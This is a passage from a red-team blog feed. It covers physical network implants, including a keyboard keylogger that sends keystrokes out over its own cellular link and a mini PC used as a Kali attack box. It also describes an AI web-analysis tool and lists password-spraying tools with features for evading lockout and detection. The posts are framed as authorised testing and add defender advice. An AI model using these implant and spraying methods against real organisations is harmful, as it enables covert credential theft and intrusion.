  <li><strong><a href="https://www.raspberrypi.com/">Raspberry Pis</a></strong> - where most people start. Cheap and flexible, but limited horsepower, and it <em>looks</em> like a Pi if someone finds it.</li>
  <li><strong><a href="https://shop.hak5.org/collections/lan-turtle/products/lan-turtle">Hak5 LAN Turtle</a></strong> - tiny and convenient for a fast drop, but modest resources.</li>


  <li><strong>Mini PCs like the <a href="https://www.gmktec.com/products/gmktec-nucbox-g5-mini-pc-intel%C2%AE-alder-lake-n97">GMKtec NucBox G5</a></strong> - now my favourite primary implant and launching pad (more below).</li>
  <li><strong>A custom circuit board implant</strong> - built in-house, small enough to hide <em>inside a keyboards</em>, that exfiltrates keystrokes over an IoT SIM. More on why that one matters shortly.</li>
</ul>

<h1 id="the-one-implant-you-might-not-ever-find-the-keyboard-implant">The One implant you might not ever Find: The Keyboard Implant</h1>

<p>Can you spot a 4th implant in the first image? Its there hiding in plain sight.</p>

<p>It’s an ordinary keyboard. It looks normal, types normally, feels normal. But tucked inside is a tiny implant that quietly records everything typed on it - passwords, messages, that “just this once” admin credential someone pastes in and forgets - and ships it back to us over its own cellular connection.</p>

<p>That last detail is what makes it nasty. It never touches the target network. No rogue device hanging off a switch port, no strange MAC to notice, no traffic crossing the firewall for anyone to catch. You could rebuild the computer it’s plugged into from bare metal and the implant wouldn’t blink - it was never on the machine, it was in the keyboard. This is proper espionage-grade kit, hiding in the most boring object on the desk.</p>

<p>And that’s exactly why it belongs in a conversation about the supply chain.</p>

<h1 id="why-the-gmktec-is-my-favourite-workhorse">Why the GMKtec Is my favourite Workhorse</h1>



<p>The NucBox G5 hits a sweet spot that’s hard to beat for this job. It’s an <strong>Intel N97 (Alder Lake)</strong> mini PC with <strong>12GB DDR5</strong>, an <strong>M.2 SATA SSD</strong>, <strong>gigabit ethernet</strong>, dual 4K HDMI, and <strong>TPM 2.0</strong> - all in a chassis that fits in your palm, at a budget price.</p>

<p><img src="/assets/images/gmktec-implant.jpg" alt="GMKtec NucBox G5 implant alongside a Raspberry Pi 4 and cellular dongles" />
<img src="/assets/images/gmktec_internals.jpg" alt="Inside GMK Tech NucBox G5" /></p>

<p>For an implant that matters:</p>

<ul>
  <li><strong>It’s a real computer, not a relay.</strong> With that N97 and 12GB of RAM it runs <strong>Kali Linux</strong> as a full launching pad - Responder, scanning, proxying, C2 - all executed locally on the box rather than tunnelled awkwardly back to us.</li>
  <li><strong>Dual uplink by design.</strong> The internal ethernet port does the engagement; a separate cellular uplink carries our command-and-control. Our traffic never has to touch the client’s internet egress or their monitoring.</li>
  <li><strong>Interfaces for days.</strong> Gigabit ethernet for the wired drop, onboard Wi-Fi for pivoting onto wireless networks or standing up a rogue access point, and Bluetooth for reaching nearby devices all on top of the cellular uplink. One little box carries every radio we’re likely to need, so we can move between wired, wireless and out-of-band without ever swapping hardware.</li>
  <li><strong>It blends in.</strong> Gigabit NIC, unremarkable black box - it looks like any other bit of IT tat behind a desk or in a cabinet.</li>
  <li><strong>TPM 2.0 = an encrypted brick if seized.</strong> We run full-disk encryption sealed to the TPM and the secure boot state. If someone finds the implant and pulls the drive, there’s nothing to recover - and tampering with the boot chain breaks the unlock automatically. No client data, no tooling, no engagement notes walking out the door.</li>
  <li><strong>Cheap enough to leave behind.</strong> When a device costs this little, you can plan around not getting it back.</li>
</ul>

<p><img src="/assets/images/gmktec-implant-specs.png" alt="GMKtec NucBox G5 specifications" /></p>

<p>Full Manual and Specs here - <a href="https://manuals.plus/asin/B0CZRJL7JM">https://manuals.plus/asin/B0CZRJL7JM</a></p>

<h1 id="the-supply-chain-angle---and-why-you-should-care">The Supply Chain Angle - and Why You Should Care</h1>

<p>Here’s the part that should keep defenders up at night. If a professional team can do all of this <em>under contract and with a scope</em>, a real adversary can do it for real keeps. And they don’t always need to get into your building - they just need to get a device into your <strong>supply chain</strong>.</p>

<p>A “vendor” laptop, a server motherboard, a conference freebie, a replacement keyboard with something extra soldered inside. That last one is exactly why we built our USB keylogger implant: to prove that a trusted peripheral, sitting right under someone’s hands, can quietly betray them. Supply chain attacks are not a thought experiment - they are real, repeatable, and cheap.</p>

<h1 id="what-defenders-should-actually-do">What Defenders Should Actually Do</h1>

<ul>
  <li><strong>Deploy 802.1X / NAC with proper device authentication.</strong> MAC allow-listing alone is trivially spoofed - don’t rely on it.</li>
  <li><strong>Alert on new and unknown devices.</strong> Unexpected MACs, unexpected switch-port activity, devices that don’t match an asset - someone should see these.</li>
  <li><strong>Segment the network</strong> so a single foothold isn’t game over.</li>
  <li><strong>Tighten physical security.</strong> Escort visitors, lock unused ports, secure comms cabinets, and actually challenge people who “look like they’re meant to be there.”</li>
  <li><strong>Treat peripherals and gifted hardware as untrusted.</strong> Buy from known channels and inspect what plugs into your estate.</li>
  <li><strong>Run physical red team assessments.</strong> It’s the only honest way to find out whether any of the above holds up against someone who’s trying.</li>
</ul>

<p>A network implant is small, quiet, and patient. The good news is that every one of the controls it tests is one you can get right <em>before</em> someone with worse intentions walks in.</p>

<hr />

<p><em>Engagements described here are authorised, scoped, and conducted under contract. Don’t deploy implants on networks you don’t own or have explicit written permission to test.</em></p>]]></content><author><name>zero</name></author><category term="redteam" /><category term="physical-security" /><category term="network-implants" /><category term="hardware" /><category term="supply-chain" /><category term="kali" /><summary type="html"><![CDATA[Most people picture a cyber attack arriving over the wire - a phishing email, a dodgy link, a brute-forced login. On a physical red team engagement, the attack walks through the front door. Once we’re inside a building, one of the most effective things we can do is quietly plug a small computer into the network and walk back out. That little box is a network implant, and whether an organisation can spot it says a lot about how good their network &amp; physical defences really are.]]></summary></entry><entry><title type="html">A Matrix-Style, AI-Powered Web Analysis Tool</title><link href="https://sv-zeroone.github.io/2025/05/14/matrix-style-ai-powered-web-analysis-tool.html" rel="alternate" type="text/html" title="A Matrix-Style, AI-Powered Web Analysis Tool" /><published>2025-05-14T00:00:00+01:00</published><updated>2025-05-14T00:00:00+01:00</updated><id>https://sv-zeroone.github.io/2025/05/14/matrix-style-ai-powered-web-analysis-tool</id><content type="html" xml:base="https://sv-zeroone.github.io/2025/05/14/matrix-style-ai-powered-web-analysis-tool.html"><![CDATA[<p>In today’s digitally-driven world, the ability to quickly understand and analyze web content is invaluable. From security assessments to content summarization, the sheer volume of information on any given webpage can be overwhelming. That’s why I’m excited to introduce a project I’ve been passionately working on: the <strong>Web Screenshot Analysis Tool</strong>, an application designed to dissect and interpret websites using a suite of cutting-edge AI technologies.</p>

<p>This tool isn’t just about taking a picture; it’s about extracting deep insights by combining web capture, Optical Character Recognition (OCR), advanced image captioning, and Large Language Model (LLM) powered security analysis.</p>

<h1 id="unveiling-the-web-screenshot-analysis-tool-a-dive-into-ai-powered-web-intelligence">Unveiling the Web Screenshot Analysis Tool: A Dive into AI-Powered Web Intelligence</h1>
<h2 id="what-can-it-do-core-features-at-a-glance">What Can It Do? Core Features at a Glance</h2>

<p>The Web Screenshot Analysis Tool offers a comprehensive pipeline for web content examination:</p>

<ul>
  <li><strong>Intelligent Web Screenshotting:</strong> Goes beyond simple screen grabs by attempting to remove common ad elements before capturing a full-page screenshot, providing a cleaner view of the core content.</li>
  <li><strong>OCR Text Extraction:</strong> Employs Tesseract OCR to pull out all visible text from the captured screenshot, making textual content machine-readable.</li>
  <li><strong>AI-Powered Image Captioning:</strong> Leverages BLIP (Bootstrapping Language-Image Pre-training) models (including various sizes like Base, Large, and BLIP-2 variants) to generate descriptive captions for the screenshot, offering a concise summary of the visual content.</li>
  <li><strong>Contextual Security Analysis:</strong> This is where the LLM magic comes in. The extracted text and generated image caption are fed to a powerful Large Language Model (with support for various OpenAI models like GPT-3.5-turbo, GPT-4, and newer GPT-4o variants). The LLM is prompted to analyze the content through the lens of the <strong>MITRE ATT&amp;CK framework</strong>, identifying potential security implications, tactics, techniques, and tools that might be relevant.</li>
  <li><strong>Web-Based User Interface:</strong> Provides an intuitive web UI for users to input a URL, select their preferred AI models, and view analysis progress and results in real-time.</li>
  <li><strong>Modular Architecture:</strong> Designed with a modular backend (FastAPI) and frontend, supporting both web-based interaction and direct CLI usage for more programmatic access.</li>
  <li><strong>Centralized Configuration:</strong> Utilizes <code class="language-plaintext highlighter-rouge">pydantic-settings</code> for easy configuration via environment variables or a <code class="language-plaintext highlighter-rouge">.env</code> file.</li>
</ul>

<h2 id="peeking-under-the-hood-key-concepts-and-technologies">Peeking Under the Hood: Key Concepts and Technologies</h2>

<p>This project stands on the shoulders of several fascinating AI and web technologies:</p>

<h3 id="1-playwright-for-web-interaction">1. Playwright for Web Interaction</h3>
<p>The first step is always capturing the webpage. <a href="https://playwright.dev/">Playwright</a> is used for robust, headless browser automation. It navigates to the target URL, handles page loading intricacies, and captures a full-page screenshot. A key feature here is the attempt to identify and remove common ad selectors (like <code class="language-plaintext highlighter-rouge">&lt;iframe&gt;</code> tags or elements with classes like <code class="language-plaintext highlighter-rouge">.ad</code>, <code class="language-plaintext highlighter-rouge">.adsbygoogle</code>) before the screenshot is taken. This helps in focusing the subsequent analysis on the primary content of the page rather than peripheral advertisements.</p>

<h3 id="2-tesseract-ocr-for-text-recognition">2. Tesseract OCR for Text Recognition</h3>
<p>Once an image is captured, <a href="https://github.com/tesseract-ocr/tesseract">Tesseract OCR</a> comes into play. It processes the screenshot image and extracts any embedded text. This is crucial because much of the valuable information on a webpage is textual, even if presented within images or complex layouts.</p>

<h3 id="3-blip-models-for-image-understanding">3. BLIP Models for Image Understanding</h3>
<p>Understanding the visual context of a webpage is as important as its text. For this, the tool integrates <a href="https://huggingface.co/docs/transformers/model_doc/blip">BLIP (Bootstrapping Language-Image Pre-training)</a> models from Hugging Face Transformers. These models are capable of generating descriptive captions for images. For instance, given a screenshot, BLIP might generate a caption like “A news article page discussing cybersecurity vulnerabilities” or “A software repository page on GitHub.” This caption provides a high-level summary that complements the extracted OCR text. The tool supports various BLIP model sizes, allowing a trade-off between speed and caption detail.</p>

<h3 id="4-llms-and-the-mitre-attck-framework-for-security-insights">4. LLMs and the MITRE ATT&amp;CK Framework for Security Insights</h3>
<p>The extracted OCR text and the BLIP-generated image caption are then combined to form a rich contextual input for a Large Language Model. The LLM is prompted with a specific system message, asking it to act as a cybersecurity analyst and to map any findings to the <a href="https://attack.mitre.org/">MITRE ATT&amp;CK framework</a>. This framework is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The LLM’s task is to identify:
    *   Potential <strong>Tactics</strong> (the adversary’s technical goals, e.g., Initial Access, Execution).
    *   Relevant <strong>Techniques</strong> (how those goals are achieved, e.g., Phishing, Command and Scripting Interpreter).
    *   Mention of <strong>Tools</strong> or software that could be used in attacks.</p>

<p>The output is structured JSON, making it easy to parse and display, providing a preliminary security-oriented perspective on the webpage’s content.</p>

<h3 id="5-fastapi-and-websockets-for-a-reactive-experience">5. FastAPI and WebSockets for a Reactive Experience</h3>
<p>The backend is built with <a href="https://fastapi.tiangolo.com/">FastAPI</a>, chosen for its high performance and ease of use in building APIs. For real-time progress updates during the multi-stage analysis pipeline (screenshotting, OCR, captioning, LLM analysis), <a href="https://developer.mozilla.org/en-US/docs/Web/API/WebSockets_API">WebSockets</a> are used to communicate from the backend to the frontend, keeping the user informed.</p>

<h2 id="architecture-overview">Architecture Overview</h2>

<p>The system is broadly divided into:</p>

<ul>
  <li><strong>Frontend:</strong> A simple HTML, CSS, and JavaScript interface (<code class="language-plaintext highlighter-rouge">frontend/templates/index.html</code>, <code class="language-plaintext highlighter-rouge">frontend/static/css/matrix-theme.css</code>, <code class="language-plaintext highlighter-rouge">frontend/static/js/main.js</code>) allowing users to submit URLs and view results.</li>
  <li><strong>Backend API (<code class="language-plaintext highlighter-rouge">backend/api/routes.py</code>):</strong> FastAPI endpoints to handle analysis requests (<code class="language-plaintext highlighter-rouge">/api/analyze</code>) and provide status updates (<code class="language-plaintext highlighter-rouge">/api/status/latest</code>), plus a WebSocket endpoint (<code class="language-plaintext highlighter-rouge">/api/ws</code>).</li>
  <li><strong>Core Pipeline (<code class="language-plaintext highlighter-rouge">backend/core/pipeline.py</code>):</strong> Manages the sequence of analysis tasks, orchestrating the different processing components.</li>
  <li><strong>Analysis Components (<code class="language-plaintext highlighter-rouge">web_screenshot_pipeline.py</code>):</strong> Contains the individual classes responsible for Playwright interaction, OCR processing (Tesseract), BLIP captioning, MITRE ATT&amp;CK prompt generation, and LLM interaction (OpenAI).</li>
  <li><strong>Configuration (<a href="config.py:1"><code class="language-plaintext highlighter-rouge">config.py</code></a>):</strong> Centralized settings management using <code class="language-plaintext highlighter-rouge">pydantic-settings</code>.</li>
</ul>

<pre><code class="language-mermaid">flowchart TD
    User[User via Web UI] --&gt;|URL, Model Choices| API(FastAPI Backend)
    API --&gt;|Initiate Analysis| PipelineManager(Pipeline Manager)
    
    subgraph AnalysisPipeline [Analysis Pipeline]
        direction LR
        PM_PS[1. Playwright Screenshot]
        PM_OCR[2. OCR Processing]
        PM_BLIP[3. BLIP Captioning]
        PM_MITRE[4. MITRE Prompt Gen]
        PM_LLM[5. LLM Analysis]
        
        PipelineManager --&gt; PM_PS
        PM_PS --&gt; PM_OCR
        PM_PS --&gt; PM_BLIP
        PM_OCR --&gt; PM_MITRE
        PM_BLIP --&gt; PM_MITRE
        PM_MITRE --&gt; PM_LLM
    end

    PipelineManager --&gt;|Progress via WebSocket| User
    PM_LLM --&gt;|Final Results| PipelineManager
    PipelineManager --&gt;|Store Results| FileSystem[File System (JSON, images)]
    FileSystem --&gt;|On Request /api/status/latest| API
    API --&gt;|Display Results| User
</code></pre>

<h2 id="try-it-out">Try It Out!</h2>

<p>This project was a fantastic learning experience, blending web automation with various AI disciplines to create a tool that can offer quick, multi-faceted insights into web pages. The code isn’t public yet, but I plan to open source it, and I’ll update this post with a link to the repository when it is.</p>

<p>Whether you’re interested in web security, AI applications, or just curious about how these technologies can be combined, I hope you find this project as intriguing as I do.</p>

<hr />

<p><em>([Optional: Add your <code class="language-plaintext highlighter-rouge">matrix_web_analysis_1.png</code> image here if desired for the blog post too]</em> <code class="language-plaintext highlighter-rouge">![Project Screenshot](matrix_web_analysis_1.png)</code>)</p>]]></content><author><name>zero</name></author><category term="development" /><category term="ai" /><category term="llm" /><category term="python" /><summary type="html"><![CDATA[In today’s digitally-driven world, the ability to quickly understand and analyze web content is invaluable. From security assessments to content summarization, the sheer volume of information on any given webpage can be overwhelming. That’s why I’m excited to introduce a project I’ve been passionately working on: the Web Screenshot Analysis Tool, an application designed to dissect and interpret websites using a suite of cutting-edge AI technologies.]]></summary></entry><entry><title type="html">Top 10 Password Spraying Tools for Red Team Operations</title><link href="https://sv-zeroone.github.io/2025/02/21/password-spraying-top-10.html" rel="alternate" type="text/html" title="Top 10 Password Spraying Tools for Red Team Operations" /><published>2025-02-21T00:00:00+00:00</published><updated>2025-02-21T00:00:00+00:00</updated><id>https://sv-zeroone.github.io/2025/02/21/password-spraying-top-10</id><content type="html" xml:base="https://sv-zeroone.github.io/2025/02/21/password-spraying-top-10.html"><![CDATA[<p>Top 10 Password Spraying Tools for Red Team Operations</p>

<p>Password spraying is a widely used technique in cybersecurity, particularly in Red Team operations, where adversaries attempt to gain unauthorized access by testing a single password across multiple user accounts. This method is designed to bypass account lockout mechanisms that are triggered by multiple failed login attempts on a single account. With the increasing adoption of cloud services like Microsoft 365 (formerly Office 365) and Azure Active Directory (Azure AD), password spraying has become a critical focus for both attackers and defenders.</p>

<p>In this report, we explore the top 10 most starred tools on GitHub that are specifically designed for password spraying against online services, including Microsoft authentication endpoints. These tools are invaluable for Red Teamers, penetration testers, and security researchers aiming to assess the resilience of authentication systems. Each tool offers unique features, ranging from user enumeration to advanced evasion techniques, making them highly effective in simulating real-world attack scenarios.</p>

<p>The tools listed here are open-source and widely recognized in the cybersecurity community. They are intended for ethical use in controlled environments to identify and mitigate vulnerabilities. Below are the highlights of the most popular password spraying tools:</p>

<ol>
  <li>
    <p><strong><a href="https://github.com/byt3bl33d3r/SprayingToolkit">SprayingToolkit</a></strong><br />
A Python-based toolkit designed to streamline password spraying attacks against Microsoft services like Lync, Skype for Business, Outlook Web Access (OWA), and Office 365. It simplifies the process and includes features like jitter and delay to avoid detection.</p>
  </li>
  <li>
    <p><strong><a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a></strong><br />
A PowerShell script for password spraying Microsoft Online accounts (Azure/O365). It logs detailed results, such as whether MFA is enabled, accounts are locked, or users do not exist, making it a comprehensive tool for Azure AD assessments.</p>
  </li>
  <li>
    <p><strong><a href="https://github.com/MarkoH17/Spray365">Spray365</a></strong><br />
A Go-based tool that introduces a customizable two-step password spraying approach. It includes features to bypass Azure Smart Lockout and insecure conditional access policies, making it highly effective for Microsoft accounts.</p>
  </li>
  <li>
    <p><strong><a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a></strong><br />
A modular password sprayer written in Python, featuring threading, SSH proxying, and loot modules. It is one of the most feature-rich tools available for password spraying.</p>
  </li>
  <li>
    <p><strong><a href="https://github.com/iomoath/SharpSpray">SharpSpray</a></strong><br />
A Windows domain password spraying tool written in C#. It integrates seamlessly with Cobalt Strike and is optimized for Red Team operations in Active Directory environments.</p>
  </li>
  <li>
    <p><strong><a href="https://github.com/dafthack/MSOLSpray">MSOLSpray.py</a></strong><br />
A Python port of the original MSOLSpray PowerShell tool. It retains the same functionality while offering cross-platform compatibility for password spraying Microsoft Online accounts.</p>
  </li>
  <li>
    <p><strong><a href="https://github.com/knavesec/CredMaster">CredMaster</a></strong><br />
A refactored and enhanced version of the CredKing tool, leveraging FireProx APIs for IP rotation. This ensures anonymity and bypasses throttling during password spraying attacks.</p>
  </li>
  <li>
    <p><strong><a href="https://github.com/0xZDH/Omnispray">Omnispray</a></strong><br />
A Python-based modular framework designed to replace older tools like o365spray. It supports enumeration and spraying across multiple targets and applications, offering extensive flexibility.</p>
  </li>
  <li>
    <p><strong><a href="https://github.com/Flangvik/TeamFiltration">TeamFiltration</a></strong><br />
A cross-platform framework for enumerating, spraying, exfiltrating, and backdooring Office 365 and Azure AD accounts. It is a versatile tool with numerous features for Red Teamers.</p>
  </li>
  <li>
    <p><strong><a href="https://github.com/optiv/Go365">Go365</a></strong><br />
A Go-based tool that performs user enumeration and password spraying against Office 365 accounts. It utilizes a unique SOAP API endpoint, making it distinct from other tools.</p>
  </li>
</ol>

<p>These tools are instrumental in identifying weaknesses in authentication systems and improving organizational security. However, they must be used responsibly and within the boundaries of ethical hacking practices. For more information on each tool, visit their respective GitHub repositories.</p>

<h2 id="table-of-contents">Table of Contents</h2>

<ul>
  <li>Introduction to Password Spraying and Its Relevance to Red Teaming
    <ul>
      <li>Understanding Password Spraying Attacks</li>
      <li>Key Features of Password Spraying Tools</li>
      <li>Top 10 Most Starred Password Spraying Tools on GitHub
        <ul>
          <li>
            <ol>
              <li><a href="https://github.com/byt3bl33d3r/SprayingToolkit">SprayingToolkit</a></li>
